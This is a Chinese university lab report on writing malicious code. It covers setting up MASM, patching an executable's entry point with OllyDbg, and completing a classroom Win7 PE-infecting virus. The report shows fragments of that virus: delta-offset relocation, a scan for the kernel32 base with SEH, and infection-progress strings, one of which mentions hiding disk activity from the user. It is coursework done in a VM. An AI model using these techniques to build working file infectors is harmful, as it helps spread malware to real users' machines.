

# 华中科技大学

## 实验报告

### 软件安全-恶意代码实验

专业班级： 信安 2104

学 号： U202112151

姓 名： 杜宇晗

指导教师： 刘铭

报告日期： 2023. 12. 1

网络空间安全学院

## 要 求

(略) 详见学习通作业要求


基本功能实现	代码分析	文档格式规范	创新扩展功能	总分
25	25	35	15	100

## 目 录

一、 实验过程记录.....	4
二、 实验总结.....	7
三、 目标达成度自我评价.....	9
参考文献.....	10

# 一、实验过程记录

## 搭建汇编环境



The screenshot shows a Notepad++ window with the title bar 'C:\masm32\mycode\hello.asm'. The menu bar includes File, Edit, Selection, Project, Tools, Code, Conversions, Script, Window, and Help. The toolbar contains various icons for file operations and editing. The main text area contains the following assembly code:

```
.386
.model flat,stdcall
option casemap:none

include windows.inc
include kernel32.inc

includelib kernel32.lib
includelib user32.lib

.includelib user32.lib
.data
MsgBoxCaption db "PeTest",0
MsgBoxText db "HelloPE",0
num dd 12
buffer db 100 dup(0)
szBuff db "%i",0
.code
start:
invoke MessageBox, NULL, addr MsgBoxText, addr MsgBoxCaption, MB_OK+MB_ICONASTERISK+MB_DEFBUTTON1+MB_SYSTEMMODAL
invoke MessageBox, NULL, addr MsgBoxText, addr MsgBoxCaption, MB_OK+MB_ICONASTERISK+MB_DEFBUTTON1+MB_SYSTEMMODAL
invoke ExitProcess, NULL
invoke wsprintf,addr buffer,addr szBuff,num
end start
```

The status bar at the bottom indicates 'Ln 24 col 10', 'F9 Indent ON', and 'Press F12 to repeat operation'.




The screenshot shows a Windows Command Prompt window with the following output:

```
C:\masm32\mycode 的目录

2023/11/30  19:12    <DIR>          .
2023/11/30  19:12    <DIR>          ..
2023/11/30  19:00                621 hello.asm
2023/11/30  19:12            2,560 hello.exe
2023/11/30  19:12            905 hello.obj
2023/11/30  19:05            103 setpath.bat
                4 个文件          4,189 字节
                2 个目录 88,351,993,856 可用字节



C:\masm32\mycode>type setpath.bat
@echo off
set include=c:\masm32\include
set lib=c:\masm32\lib
set path=c:\masm32\bin;%path%
echo on
C:\masm32\mycode>
```




两次弹窗显示 HelloPE，汇编环境搭建成功

两次弹窗程序

编写代码



编译后链接，运行 MyPE1.exe 结果如下



```
C:\Windows\System32\cmd.exe

"hello.obj"
"/OUT:hello.exe"
LINK : fatal error LNK1221: a subsystem can't be inferred and must be defined

C:\masm32\mycode>ml /c /coff MyPE1.asm && link /subsystem:windows /section:.text /rwe MyPE1.obj
Microsoft (R) Macro Assembler Version 6.14.8444
Copyright (C) Microsoft Corp 1981-1997. All rights reserved.

Assembling: MyPE1


*****
ASCII build
*****

Microsoft (R)
Copyright (C)

C:\masm32\mycode>MyPE1.exe

C:\masm32\mycode>MyPE1.exe

C:\masm32\mycode>
```



```
C:\Windows\System32\cmd.exe

Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

C:\masm32\mycode>MyPE1.exe

C:\masm32\mycode>MyPE1.exe

C:\masm32\mycode>ml /c /coff MyPE1.asm && link /subsystem:windows /section:.text /rwe MyPE1.obj
Microsoft (R) Macro Assembler Version 6.14.8444
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

Assembling: MyPE1

*****
ASCII build
*****

Microsoft (R)
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

C:\masm32\mycode>MyPE1.exe

C:\masm32\mycode>
```

使用 Ollydbg 对 MyPE1 入口更改得到 MyPE2,只显示第二次弹窗

对 win7virus.asm 文件使用 qeditor, 在需要填入重定位功能的地方填入代码:

```
call first
```

first:

```
pop ebx
```

```
sub ebx,offset first
```

```
ret
```

Relocate endp

实现重定位功能的补充。在用 masm 将其编译链接为 exe 文件。

完成感染



```
C:\masm32\mycode>ml /c /coff win7virus.asm && link /subsystem:windows /section:
text,rwe win7virus.obj
Microsoft (R) Macro Assembler Version 6.14.8444
Copyright (C) Microsoft Corp 1981-1997. All rights reserved.

Assembling: win7virus.asm

*****
ASCII build
*****

Microsoft (R) Incremental Linker Version 5.12.8078
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

C:\masm32\mycode>
```



二、实验总结

参考毕业目标中相关指标，并包含以下 4 个方面的内容。

1、完成的基本功能：（包括：开发语言、操作系统、使用的开发工具、恶意代码的基本功能）

开发语言：汇编语言实现恶意代码的注入和感染。

操作系统：VMware Workstation， win7， 关闭了 windows 系统的防火墙。

开发工具：使用 masm 编译链接病毒文件 asm，制作可执行文件，完成对特定文件的注入以及感染。

恶意代码的基本功能：

在编写过程中会出现编码,乱码问题,需要修改

```
UCode:
dwULen          dd      ?
k32Base          dd      ?
u32Base          dd      ?
szIS             db      "IS .U202112151 杜宇哈",0
szHsg1           db      "重定位完毕,并获得所有API地址!"
szHsg2           db      "是否查看病毒感染过程?",0
szHsg10          db      "感染过程开始...",0
szHsg3           db      "开始查找本路径下所有符合感染条件的文件",0
szHsg4           db      "找到如下可执行文件,开始对该文件进行检查...",0
szHsg5           db      "该文件是一个合法的PE文件,并且没有被感染过,开始感染...",0
szHsg6           db      "对该文件处理完毕!感染结束,文件增加4k,修改了一些文件头。给文件增加字节的操作完毕后即被杀毒软件查出",0
szHsg7           db      "是否继续查看对其它的文件的感染过程?",0
szHsg8           db      "该路径下相关程序感染完毕或者用户取消了操作,开始运行主程序",0
szHsg9           db      "由于某种原因不能进行本文件的感染,很大可能是文件已经被感染或者不是合法的EXE文件,对于已感染的文件不再进行感染,"
szHsg0           db      "此处可以让我们的病毒sleep一下,避免硬盘的高速运转,而让用户察觉",0

hEvent           dd      ?
dwNoUse          dd      ?
```

第一个功能是重定位 relocate,使用 first 标签来 call 入地址,将其 pop 到 ebx,减去 first 中的偏移地址得到具体地址来实现重定位

```
Relocate  proc
    call first
first:
    pop ebx
    sub ebx ,offset first
    ret
Relocate  endp
```

问题 2

```
push [esp] ;问题2: 此语句功能是?
call GetKernelBase
mov [ebx+offset k32Base],eax
```

把[esp]的值存入栈中,在之后的函数调用时使用栈来传递参数

问题 3

```
LOCAL dwReturn
pushad

call Relocate

assume fs:nothing
push ebp
lea eax,[ebx + offset PageError]
push eax
lea eax,[ebx + offset SEHHandler]
push eax
push fs:[0]
mov fs:[0],esp
mov edi,dwKernelRet
and edi,0ffff0000h ;问题3: 此语句功能是?
```

and 操作让末四位为 0000，起对齐的作用，系统调用中的函数地址都是以 10000H 对齐的

问题 4




```
@@:
    cmp     word ptr [edi],IMAGE_DOS_SIGNATURE;问题4: 解释语句174-193的功能
    jne     PageError
    mov     esi,edi
    add     esi,[esi+0003ch]
    cmp     word ptr [esi],IMAGE_NT_SIGNATURE
    jne     PageError
    mov     dwReturn,edi
    jmp     @f
PageError:
    sub     edi,010000h
    cmp     edi,070000000h
    jb      @f
    jmp     @b
@@:
    pop     fs:[0]
    add     esp,0ch
    popad
    mov     eax,dwReturn
    ret
GetKernelBase endp
```

先判断是不是 pe 头，如果不是跳入 pageerror 操作，进行 10000H 基址差的移动，如果成功找到在判断位置来确定是否显示 MZ，成功后返回

2、完成的扩展功能：

使用 ollydbg 对两次弹窗程序进行修改,将入口地址直接修改到第二次弹窗,得到一个新程序只弹第二次弹窗



- 3、作品的优点：可以自动感染同一文件夹的其他特定软件
- 4、作品的不足之处：全程在虚拟机上完成,没有攻击的过程,不够实际化

三、目标达成度自我评价

通过实验，结合前面实验心得中的内容，在下面的表格中，完成自我评价。

毕业目标	自我评价的具体内容	目标达成的满意度 自评 ☑标记
毕业要求 3 设计/开发解决方案（解决方案）	3.1 设计和开发的全周期、全流程的方法和技术。在实验过程中，根据拟定的功能，设计出恶意代码的感染、触发、恶意表现等功能流程，并能开发相应的解决方案，编程实现。	<input type="checkbox"/> 非常满意 <input checked="" type="checkbox"/> 满意 <input type="checkbox"/> 一般 <input type="checkbox"/> 不满意

毕业要求 3 设计/开发解决方案(解决方案)	3.2 领域特定需求完成基础部件、单元、算法的设计与开发。能理解恶意代码基本功能，对其中的基础部件、单元的关键代码（重定位、模块定位、函数查找、文件检索等），设计替代的算法，并编码实现。	<input type="checkbox"/> 非常满意 <input checked="" type="checkbox"/> 满意 <input type="checkbox"/> 一般 <input type="checkbox"/> 不满意
毕业要求 5 使用现代工具（技术、工具）	5.2 选择、使用现代工具设计、预测、模拟与实现，分析局限。在完成实验过程种，通过资料查阅，选择、使用现代工具进行设计（masm32 vs vscode）；探查不同环境下，相同恶意代码的不同表现（win7 vs win10 vs Linux）；分析工具及操作系统选择带来的局限性。	<input type="checkbox"/> 非常满意 <input checked="" type="checkbox"/> 满意 <input type="checkbox"/> 一般 <input type="checkbox"/> 不满意

## 参考文献

[1] 病毒实验-汇编病毒 win7 参考.pdf